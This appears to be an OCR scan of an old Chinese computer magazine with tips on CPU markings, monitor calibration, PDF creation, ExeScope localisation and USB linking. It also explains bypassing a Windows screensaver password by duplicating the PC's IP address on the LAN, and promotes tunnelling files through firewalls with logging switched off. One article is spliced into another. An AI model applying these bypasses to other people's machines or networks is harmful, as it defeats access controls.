⑨SL4TF代表处理器的后缀编号。S代表了CPU内核的制程。CC0制程的CPU超频能力明显强于CB0制程的CPU。而CC0制程的CPU多采用SL4作为其编号。上图的CPU就是采用了CC0制程的CPU。此编号相同的CPU，超频性能不会相差太远，因此我们能凭借上述资料得知哪款产品的超频性能更好。

二、AMD Duron/Athlon

我们以 Athlon 为例来介绍 AMD 的 CPU 编号。



① AMD Athlon 表示 AMD 制造的 Athlon CPU。

② A 表示是 Athlon，如果是 D 就是 Duron。

③ 1000 表示此块 CPU 的主频。

④代表封装方式，M= 卡匣式，A=FC-PGA(现已经都采用这种封装形式了)，其他为 TBD。

⑤代表工作电压，如：S=1.5V;U=1.6V;P=1.7V;M=1.75V;N=1.8V。

⑥代表工作温度，Q=60℃;X=65℃;R=70℃;Y=75℃;T=90℃;S=95℃。

⑦代表二级缓存容量，1=64K;2=128K;3=256K

⑧代表最大总线频率，A 和 B 都表示 CPU 支持的是 200MHzFSB，如果是 C，恭喜你，你买到了最新的支持 266MHz 总线频率的产品。

⑨这一行主要表明了 CPU 的生产日期，“01”表示 2001 年生产；“25”表示在第 25 周生产。

⑩这一行是 CPU 出厂时的内部编号。

⑪ AMD 公司的 Athlon 商标注册时间和注册公司。

我们对市场最常见的CPU序列号进行了分析，相信很多电脑用户都知道识别处理器序列号的重要性，既可以识别出处理器是否经过打磨，又可以识别处理器的型号和具体性能如何，还可以看看这颗CPU是不是超频极品，还可以防止被奸商坑骗。CF

□武汉 程超

校准你的 显示器

校准显示器对于Photoshop而言显得极为重要，图像作品的色彩效果全靠它才得以保证。为此，Photoshop专门附带了一个软件——Adobe Gamma Utility，用来调节彩色显示器的对比度、亮度、γ值和色彩平衡等显示参数。彩色显示器经过调整后能消除色彩偏差，使同一幅图像在不同的显示器中能够有相同或近似的色彩显示。

你想知道如何进行色彩调整吗？往下看，一步步照着做，你就会拥有标准的色彩显示了。

首先要进行的是彩色显示器的预热，一般打开电脑大约半小时左右就可以开始校准了。进行预热是为了保证校准时显示器处在稳定的状态。另外还有一些应该注意的事项，比如显示器尽量不要放在窗户旁边，以免室外光线影响校准的效果。还有，要关掉类似于台灯之类的点光源。

一般安装完Photoshop后Adobe Gamma Utility就会自动运行，而且Photoshop会把它加到"启动"项里面，这样每次启动电脑都会自动装载Adobe Gamma Utility。然而实际并没这个必要，应该把它从"启动"项里清除掉，方法是点击"开始"→"运行"，在"打开"文本框里填入"msconfig"，确定，点击"启动"标签，把"Adobe Gamma"前面的勾去掉就行了。

打开控制面板，双击其中名为Adobe Gamma的图标，Adobe Gamma Utility就开始运行了，这时弹出一个对话框，如图1。




图1

上面有两个选项，分别是进行色彩调整的两种方式。第一项是Step By Step（Wizard），就是向导方式，在这种方式里，你可以按向导的指引一步步地完成色彩调整。第二项是Control Panel，这是操作面板方式，这种方式则是给出一个总操作面板，面板上有所有要设置的参数。一般首次进行色彩调整应该用向导方式，如果以后又要稍作变动才会用到操作面板方式，不过这种情况很少遇到，这是因为显示器校准好了以后很少并且也应该尽量避免再去改变它。所以我就以通过向导方式对色彩调整为例进行说明。

点中Step By Step（Wizard），单击"下一步"按钮，又出现一个对话框，这个对话框是让你选择配置文件。配置文件是用来描述显示器参数的，显示器校准后的参数就被保存在ICC配置文件中，ICC配置文件与Windows的ICM 2.0相互兼容。默认的配置文件是Adobe Monitor Settings.icm，如果想使用别的配置文件则点击"Load"按钮载入，不过一般就用它默认的配置文件。点击"下一步"按钮，又进入一个新的对话框。好了，从现在起色彩调整正式开始！

现在这一步是调整显示器的亮度和对比度。先把显示器的对比度调到最高，现在看着是有一点儿不舒服，等一会儿调完了就好了。对话框上有三个套在一起的方框，如图2。




图2

最中间的那个方块是暗灰色的，外一层是黑色的，最外层是白色的。

注意中间那个暗灰色方块，开始调节亮度。要做的是让中间的暗灰色方块颜色尽可能地暗，越接近黑色越好，但是又不能让它完全变成黑色。它外面的那一层黑色方框是用来比较它是否已经被调成黑色。对了，调整的同时还必须要保持最外层的方框是亮白色的。调整完了后点击"下一步"。这一步是关于你的显示器屏幕上的荧光物质，一般来说校正程序帮你选出来的是对的，除非你自己清楚知道正确的荧光物质类型，否则大可不必管它。

下一步，当你一按下"下一步"按钮，显示器会一下子变得非常亮，亮度高得有些刺眼。不过不要担心，这是正常的。这一步则是通过调节显示器的γ设置来确定显示器中色调的亮度。

对话框的下部有一个下拉式菜单，如图3。这个菜单是让你自己选择需要的Gamma方案，它默认的是Macintosh Default方案，而我们一般应该选Windows Default方案。现在再看看，亮度降了下来，是不是好多了？对话框的中部有一个灰色方块，它下面有一条滑道，就是




图 3

通过拖动这个滑块来调整Gamma值的。那么我们现在就开始调具体的Gamma值了，看着中间的灰色方块，拖动滑块，方块的颜色在“褪浅”，已经接近外层条纹方框的颜色了。行了，现在最接近了，另外如果嫌这样调有点“糙”，可以把方块上方“View Single Gamma Only”前面的勾去掉，看看，灰色方块变成了红、绿、蓝三个方块，如图4。




图 4

这样就能单独细调RGB色彩了。

好了，进行下一步，这一步是设置显示器的色温。色温决定于显示器的硬件属性，也就是白色点（块）属性。Hardware White Point栏里列出的“6500K（daylight）”是程序为显示器分析出的色温，如果觉得分析得不正确，则可以在下拉式菜单中自己进行选择。要是拿不准应该选哪一个也不用慌，点击“Measure”按钮，瞧，弹出了一个对话框，上面讲的是进行人工测量（Measure）的方法，点击OK，看，屏幕变成了黑色，上面有三个灰白色的方块，如图5。

现在要做的就是在三个灰白色方块中选出最接近“中性色温灰度”的方块。




图 5

你自己凭感觉选，点击你认为最恰当的方块。如果你点击的是左边或右边的方块，屏幕上就会又出现三个新的方块，这回这三个方块比起刚才那三个来更接近“中性色温灰度”。继续挑选，这样一步步进行下去，三个方块中处于中间位置的那个方块就会越来越接近“中性色温灰度”。如果你认为中间的方块已经是“中性色温灰度”了，就点击中间的方块，手工测量便结束了，测量结果被保存。

如果想退出人工测量，但又不想保存结果就按Esc键。

色温确定后，进行下一步，这一步不是太重要，只是把调节色温的结果做个汇报而已，这时还可以对色温做最后一次选择，不过一般不用再做任何更改。下一步，本次任务将完成，现在已没什么要调整的了，只是让你把显示器校正后的效果与校正前的做一次比较。点击Before，这时的显示效果是校正前的效果；点击After，这时的显示效果则是校正后的效果。瞧瞧，是不是校验后的效果要明显好多了？当然，如果你觉得调整前的效果更好，可以点击“取消”，显示器就仍然使用以前的色彩效果。

所做的调整必须在点击“完成”进行保存后才会生效。要是点了“取消”，一切就得从头再来。

这次我使用的是Photoshop 5.5附带的Adobe Gamma Utilily，至于5.0或6.0以及其他的版本，可能在某些步骤上与之稍有不同，只要动动脑筋，应该不会被难住的，毕竟都是大同小异的。

好了，显示器的色彩校正就此完成，你再也不必担心屏幕上显示的图像色彩与打印输出后的图像色彩不一致了。CF

巧改文件扩展名

□江苏 韩光

在Windows98中，我们经常要修改一些文件的扩展名（文件类型）。例如：把一个扩展名为“BMP”的位图文件（320×400像素，256色）改名为“LOGO.SYS”，并且保存在系统盘根目录就可以修改Windows98的开机画面。但是自作聪明的Windows98早已隐去了文件的扩展名，使我们无法直接修改文件的扩展名。对于经历过DOS时代的老手来说，这个问题好办：MS-DOS方式下的一个“REN”命令就可轻松搞定。但是，要是遇到中文文件名或是一个较长的文件名，也要大费一番周折，而且现在的新玩家谁还愿去再学那些古老的DOS命令？其实，根本不用MS-DOS命令也可以轻松完成。怎么做？Let's Go！

打开“开始→运行”菜单，在命令行中输入“WinFile”回车。看到了什么？Win32时期的文件管理器又回来了。下面的任务：①选定要修改扩展名的文件；②在“文件”菜单上单击“重命名”；③在“到”框中键入新名称，然后单击“确定”。一切OK！而且，文件管理器还支持通配符，可以成批修改某类文件的扩展名。怎么样，够方便吧？

如果你觉得文件管理器好用的话，可在“Windows”目录下找到“Winfile.exe”，然后在桌面上为它创建快捷方式，以后直接双击就可以运行了。CF

小笨学做PDF文档

□广州 江南书生

注：Easy PDF是一个PDF所见即所得编辑制作工具，可以插入HTML、RTF、TXT文件，并具有制作表格、拼写检查、打印/打印预览、内置Image Editor图像编辑等功能。

电脑迷小笨头一次从网站上看到PDF这个名词，觉得一头雾水，全然不晓得是什么意思，于是赶紧虚心地向邻家表哥请教。表哥毕竟比小笨多学了几年的电脑，一板一眼地解释道：

“PDF是个英文缩写，怪不得你不知道它是什么意思。它的英文全称是Portable Document Format，翻译成中文就是便携式文档格式。说白了它就是一种文档格式，和我们常见的.doc、.wps、.txt、.html是同胞兄弟。那么为什么称它是便携式文档格式呢？原来它有个特点，就是可以保留文档的原汁原味，包括文档中附加的动画、图片、音乐或者超级链接。也就是说把与文档相关的动画、图片、音乐等东东都加入到文档中了，就像出差的人把生活用品装入一个手提箱中一样，所以说是便携式文档格式。”

小笨挠了挠脑袋，恍然大悟般地说道：“怪不得我在网上看到很多产品的说明书采用了PDF文档，原来不清楚是什么，现在终于明白了。”表哥回应说：“是啊，如今PDF文件格式已经是电子发行文档的事实上的标准啦。PDF的文档可以用Adobe Acrobat Reader来浏览，它是PDF文档的‘IE’，而且还是纯免费的啦。”

小笨突然冒了一句：“如果我要自己做PDF文档，那该怎么办呢？”表哥顿了顿，道：“制作PDF主要用Adobe Acrobat，但是这是国外的商业软件，价格太贵了，还是省省吧。不过我可是有个妙方，向你推荐Easy PDF，你可以免费试用的哦，而且它具有强大的编辑功能……”

表哥说着说着情不自禁地打开了电脑，运行他已安装在电脑中的Easy PDF。小笨脖子一扭，饶有兴趣地看着电脑的屏幕，只听表哥讲解道：

“你看这就是Easy PDF的主界面了（如图1），感觉是不是很像Office程序的界面？你瞧菜单啦、工具栏啦、标尺啦，每一样都‘遗留’着Offfice（特别是Word）的痕迹。所以，创建PDF文档并非高深莫测。咦，小笨你Word不是用得挺熟的嘛，你可以像用Word一样输入文字、做超级链接、插入表格等等。”




图1

接下来表哥亲自动手给小笨做演示：

1.表哥首先噼哩啪啦输入了一小段文字，然后选定这段文字，点击菜单“Format”中的“Font”子菜单，出现了常见的字体设置对话框，这里可以设置字体、字形、大小、字号、颜色等选项以修饰文字（如图2）。




图2

2.刚才表哥不是讲到可以做超级链接吗？只见表哥用鼠标选定了“小笨”两字，小笨感到奇怪，咦，怎么选定文字时全变成乱码了？表哥安慰他道：“不急，这是个英文软件，可能对中文支持不佳，暂不要理它。”接着表哥依次点击菜单选择“Insert”→“Hypertext”。小笨看见弹出了一个小窗口，表哥一下子就把他的主页地址给输进去了（如图3）。




图3

点“OK”确认，然后取消对文字的选择，文字恢复正常啦，用鼠标一点就连接到自己的主页去了（如图4），小笨很是高兴。此刻表哥做了点儿补充：“参照上面这一步，我们还可以插入表格（Table）、符号（Symbol）与图片（Graphic），如图5。我想这几步不用我再教了吧？照葫芦画瓢就行啦。”




图 4




图 5

3.表哥歇了口气，接着讲下去：“随着电子文档的流行，版权问题日益受到重视，要不然人家随随便便就可以把你的劳动成果盗窃过去了，那种欲哭无泪的感觉可不太好。还好，Easy PDF有妙招儿可以应付。点击菜单“File”→“PDF Settings”，出现如图6所示界面，点击“File Information”标签，在这儿可以填上作者(Author)、标题(Title)、主题(Subject)和关键词(Keywords)等信息，小笨毫不犹豫地在键盘上敲下了他的信息，哈哈，版权归我小笨所有！




图 6

“那Security是干什么用的呢？”小笨发问了。表哥应答道：“这是安全设置呀，为了防止他人盗窃你的成果，你可以给PDF文档加密，选中Encrypt PDF File后输入密码就可以啦(如图7)。”




图 7

“还有其他方面的保护设置呢”表哥顺手给小笨列了张清单。

Enable Printing：允许打印

Enable Changes：允许修改

Enable Copying：允许复制

Enable changing text notes：允许改变文本。

小笨兴奋地看着，说：“如果这些选项不选中，就能有效地保护自己的PDF文档了，对不对啊？”

“太对了！不过别忘了按下Ctrl+F9功能键生成PDF文档哦。”表哥提醒道，一扭头，小笨却已不见了。

原来小笨早已一溜烟回家了，他要自已动手试试创建PDF文档呢。“这家伙，鬼精灵！”表哥无可奈何地摇了摇头。CF

屏幕保护密码巧破译

□甘肃　沧浪客

如果一不小心忘了屏幕保护程序的密码，怎么办？直接关机吗？那可太野蛮了，而且，万一你的工作没有保存，岂不是前功尽弃！现在，只要你知道自己机器的IP地址，采用下面这个巧妙的方法，你的难题就迎刃而解了！

其实方法很简单，首先要在你的机器所在的局域网内利用另外一台机器作为解码机，将解码机的IP地址改为你的IP地址，利用硬件冲突的优先级较高的原理就可以使操作系统跳过屏幕保护程序了。

具体实现方法如下：

在解码机上找到“开始”菜单中的“设置”一项，单击“控制面板”，进入“控制面板”后，双击“网络”图标，进入“网络”对话框。

选择“配置”选项卡，然后双击“TCP/IP”，进入“TCP/IP 属性”对话框，选择“IP 地址”选项卡，将解码机的IP地址改为你的IP地址，完成后单击“确定”按钮(如图)。



系统会提示你新的设置要重新启动计算机才能生效，确认并重新启动计算机。

这样，在局域网内就有两台机器的IP地址是相同的。当解码机启动完成后，在你的机器和解码机上会同时弹出“IP地址产生硬件冲突”的提示框，这时只要在你的机器上点击“确定”，猜猜会发生什么情况？没错，系统不要求你输入屏幕保护程序的密码，就直接进入操作系统的桌面了！

这下你不必为忘记密码而发愁了吧？不过值得注意的是，在整个破解的过程中，要确保你的机器上没有请求输入屏保程序密码的对话框，否则确定硬件冲突后，系统还会继续要求你输入屏幕保护程序的密码。CF

穿过你的防火墙的我的手

□江苏　赵江

哎，最近有点烦。不是因为别的，主要是在上网和别人用QQ聊天的时候无法和对方传递文件，究其原因还是由于防火墙在作怪。很多朋友为了上网冲浪的安全都使用了防火墙软件，这样当通过QQ和别人传输文件的时候就经常看见“双方处于不同的防火墙中，文件无法传输”的信息提示。如何绕过防火墙和别人传输文件呢？只有通过电子邮件或者是上传到一个FTP站点之后再下载，但是这样就无法体现出高效的特点了，难道真的没有其他办法了吗？答案当然是否定的，只要有了FileGateway这个软件，你就能够穿过任何防火墙与对方直接传输文件。

FileGateway是一个绿色免费软件，也就是说你无需付出任何费用就能够永久使用它，并且也不用担心由于使用这个程序而有难以卸载的垃圾文件残留在系统中，其大小只有33K。这么小的个头只能说明它的使用便捷，但是论其功能，咱们可都是要竖起大拇指的呢！因为它集服务器端和客户端于一体，能够让你通过HTTP协议来传输文件，并且可以通过所有类型的代理服务器、防火墙。好了，闲话少说，还是看看如何使用FileGateway来穿越防火墙传输文件吧。

运行FileGateway之后将看见如图1所示的主界面，不过在使用之前还要分别对服务器端和客户端进行设置，然后才能进行文件的传输。




图1

一、服务器端的设置

运行主界面中的“Server→Config”命令，将出现服务器端设置窗口。

1.此时先在‘Port’输入框中键入服务器的端口号，这个数值必须在0至65535之间，而且要避免采用80、21、2121之类常用的端口号，以防止和其他网络服务程序产生冲突，例如笔者采用的就是“85”这个端口号。

2.接着在“Bind to this address”右边的列表中选取本机当前的IP地址。至于本机的IP地址可以通过运行‘winipcfg’命令获得，而且在下拉列表中也会自动搜索到这个地址，直接选用即可。另外，你可以在这里找到一个“Localhost (127.0.0.1)”的地址，如果你想在局域网内部传送文件，就要选择这个地址作为服务器的IP地址。

3.点击窗口右边的‘Add’按钮来添加需要共享的文件夹。这时可以在“Folder”对话框中输入共享的文件夹地址，然后确定访问者的用户名和密码，如果仅仅提供下载文件功能的话，还可以选中“Read Only”复选框禁止别人上传或者是修改文件夹中的内容，这样对系统安全能够起到极大的保障作用(如图2)。




图2

4.然后建议大家选中“Enable download Via Web Browser”复选框，这个功能可以让对方通过IE直接下载，当然也可以采用网络蚂蚁之类的下载软件进行下载。

5.要是想知道有哪些人进入你的系统下载文件，不妨在“logging”区域中进行设置。你可以设定是否对相关的操作进行记录，同时还能够确定记录文件的存放地址。不过一般能够进入系统的都是你的好友，所以这个选项通常设置为“None”，也就是不进行记录。

所有的操作完成之后，点击下部的‘Start’按钮激活服务器端(如图3)，然后按下“OK”按钮返回主窗口。最后将刚才设置的IP地址、端口号、用户名和密码通过QQ发送给对方。



图3

二、客户端的设置

在主窗口界面中点击上部的“Edit Profiles”按钮进行客户端的设置，和前面的服务器端设置相比，这里就简单多了。只要按下‘New’按钮新建一个连接项目，并在下部区域中分别输入服务器端的IP地址、端口号以及用户名和密码即可(如图4)。需要提醒大家注意的是，输入用户名和密码的时候最好区分大小写，否则在不同的Windows系统中有可能无法正常登录到服务器端。



图4

三、传输文件

1.当客户端设置完成之后，按下主界面中的“Refresh”按钮，这时程序会尝试连接到服务器端，同时在中

通过USB接口实现计算机互连

□北京　胡迎宾　赵宇昕

USB是英文Universal Serial Bus的缩写，中文含义是"通用串行总线"，USB不是一种总线标准，而是应用在PC领域的新型接口技术。随着Windows 98中内置了对USB接口的支持模块，提供USB接口的外设越来越多，USB应用也日益增多。本文将介绍使用USB连机线实现计算机点对点的互连，达到文件传输的目的。

USB连机线，它的售价大约是在150元左右，在购买的时候会带有一张软盘，上面有驱动程序以及所需的应用程序。必须保证你的微机是486DX-66MHz CPU或更高的配置，微机上有一个USB接口，微机操作系统为Windows 95/98/2000。

1.驱动与文件传输软件安装

在使用USB连机线传输文件前，必须在两台微机上安装USB驱动程序，操作步骤是：

将USB连机线分别插入两台微机的USB接口，这时Windows将自动检测出未知设备，同时启动添加新硬件向导，要求你设置该设备驱动程序。根据Windows版本选择驱动软盘上对应的不同Windows版本的目录，在安装过程中系统可能会要求你放入Windows安装光盘。安装好驱动后，查看系统属性，会发现在"通用串行总线控制器"里多了一个"USB Data Bridge Cable"设备，




图 1

如图1。

安装完设备驱动后，你还要在两台微机上安装用于文件传输的软件，该软件安装后在Windows的桌面上会产生图标。

2.软件运行

在确定USB连机线已插入两台微机的USB接口后，分别在两台相连的微机上运行SMART-Linq文件传输软件，该软件运行后将会自动检测出本地和互连的微机。SMART-Linq文件




图 2

传输软件界面（如图2）非常类似Windows的资源管理器，你可以通过剪切、复制、粘贴或拖动等方法，在两台微机之间实现文件的拷贝、移动。在软件窗口的右下角有两个指示灯，分别表示与本地和远程的连接状态。绿灯表示连接正常，红灯表示连接失败，只有两个灯都是绿灯时才能进行文件传输。如果有一个是红灯，则可能是USB连机线没有接好，或者是在另一台微机上SMART-Linq文件传输软件没有运行，或者是另一台微机处于休眠状态。

3.文件传输速率比较

与利用微机的串口或并口实现双机互连相比，USB接口的速率有了很大的提高。

文件传输速率比较见附表。

	USB 线缆	并口线缆	串口线缆
数据传输率	10Mb/s max.	300Kb/s	80Kb/s
16MB文件传输时间	20 秒	>6分	>26分

目前USB接口普遍采用的标准为USB1.1，它的数据传输速率为12Mbps，USB 2.0标准已于2000年4月正式发布，新标准的数据传输速率达480Mbps，双机之间文件传输的速率将更快。

间的文件列表中自动显示出当前在服务器端共享的文件信息(如图5)。

2.在"Current Dir"对话框中确定传输文件的存放目录，比如"C:\temp"之类的文件夹名称。




图 5

3.用鼠标配合"Ctrl"键选取需要传输的文件名称或者是文件夹，然后按下右边的"Get File(s)"按钮即可开始文件的传输。由于这种传输是点对点方式传输，所以它的速度比较快，而且若双方均是宽带上网的话，那么最高可以达到1M/s的速度，这几乎等同于在局域网内部复制文件了！

另外，如果在服务器端没有设定文件夹的只读属性，那么你还可以选择本地的文件并通过"Put File(s)"按钮把它们传输到服务器端。而且还能够在服务器端进行删除文件、建立文件夹、重新命名文件等操作，所有的这些就像是使用FTP软件一样方便。

好了，简单介绍了一下有关FileGateway的使用方法，相信大家对如何穿过防火墙传送文件有了新的办法了吧。那么当你以后再次遇到处于不同防火墙而无法传输文件的时候，就让FileGateway来帮你搞定这一切吧，呵呵！

软件汉化DIY

□广西　阳桃源

ExeScope虽然才880k，但却能对EXE、DLL、OCX等格式的文件进行编辑（如图标、位图、对话框、菜单等）。既然它能对菜单、对话框等进行编辑，那也就是说可以对二者中的字符进行编辑，因此我试着把“CD Speed 99”里的英文内容进行了汉化，其效果我自认为还可以（其实就是用词霸把菜单和对话框里的英文翻译成中文，再重新往菜单和对话框里输入一遍就可以了）。

打开ExeScope，它的界面就像我们用惯了的资源管理器，非常容易上手。其界面的左框内是打开文件所包含的资源列表树，右边是软件的具体内容。软件的工具栏从左依次为：打开、输入、输出、保存、选择字体、二进制编码、对话编辑、测试以及记录。

现在我就详细地介绍一下使用过程。

（1）汉化CD Speed 99的菜单内容。点选ExeScope的“文件”项，点击“打开”，或直接点工具栏的第一个图标，找到CD Speed 99.exe后打开它，就可以在树型结构中看到“头部”、“导入”、“资源”三个部分。其中最主要的是“资源”里面的内容，它包含了8个小的部分：光标、位图、菜单、对话框、字串表、图标、版本、对话框数据（不同的文件其资源各不相同），而要汉化的内容大都在“菜单”、“对话框”中。要汉化菜单中的内容，就选中“菜单”前的加号将其展开，选中具体项（数字）就出现可修改的项目，点击右框内的“0，&File”项使其成高亮度显示（如图1），再单击右键选“Edit”，把“&”后的“File”用中文改成“文件”，然后在空白处单击左键即可，这样就把菜单项中的“File”给改好了。同理，可以把框内所有“&”后的英文改成相应的中文，这样，CD Speed 99的菜单项就全部变成中文的了。

（2）汉化CD Speed 99对话框中的内容。点选ExeScope左框内的“对话”项将其展开，也选中具体的项目，会在右框内显示所选项包含的每一个对话框中的内容。同样选中一个子项，就会在“标题”栏内显示它的标题名称，



图1

把这个名称改成中文的就可以了。例如把“CD Speed 99”中的“Start”和“Exit”两个按钮汉化，就可以选中“对话框”下的“102”项，其中包含了CD Speed 99界面中所有的内容。只需找到“PushButton：Exit”项，单击它，在“标题”栏内把它改为“退出”就可以了（如图2）。“开始”也一样，找到“DefPushButton：Start”项，把它改为“开始”就好了。其他内容的修改也类似，这样，CD Speed 99的表面部分就汉化完成了，但它的内部系统提示还是英文的，这就需要在“String”中做文章了。其实有了前两步的工作，CD Speed 99也就可以满足平时工作的需要了，那些追求完美的朋友可以照上面所述的方法对“String”进行更细一步的汉化，方法在此不再做介绍。其实ExeScope中还有很多有趣的内容，对软件进行汉化只是其中的一个小功能，有兴趣的朋友可以自己尝试。




图2

使用ExeScope的一些注意事项：

（1）汉化时在ExeScope中显示的每一个项目都有一个固定的格式，也就是要汉化的软件本身的编写格式，例如在汉化菜单时在ExeScope中所显示的“32784，&Load Data File”一项，请不要把“&”符号前的内容改变。

（2）在每改完一项后就会弹出一个对话框问是否保存修改结果，点击“OK”即可。若不想每次都弹出，可点选“Don't display this message from next time”。在保存后可以点工具栏上的“Test Display”图标进行测试，看看结果如何。

（3）ExeScope在打开只读或Windows正在使用的软件时，会提示软件只能以只读方式打开，这时此软件不能进行修改，要想修改的话，就要去掉软件的只读属性或复制一份才能进行修改。

（4）对重要的软件修改之前要进行备份，以免修改后软件不能使用。

（5）除了在ExeScope中进行汉化外，还可以把要汉化的内容以文本形式导出，再进行批量汉化，汉化完成后再将其导入即可，导出和导入可以用ExeScope工具栏内的导出和导入按钮来实现。

另外，我还发现ExeScope有一个小bug，就是在改对话框时，要是每改完一步就用“Test Display”进行测试的话，有些按钮或下拉菜单会自动偏离其原始位置。CF



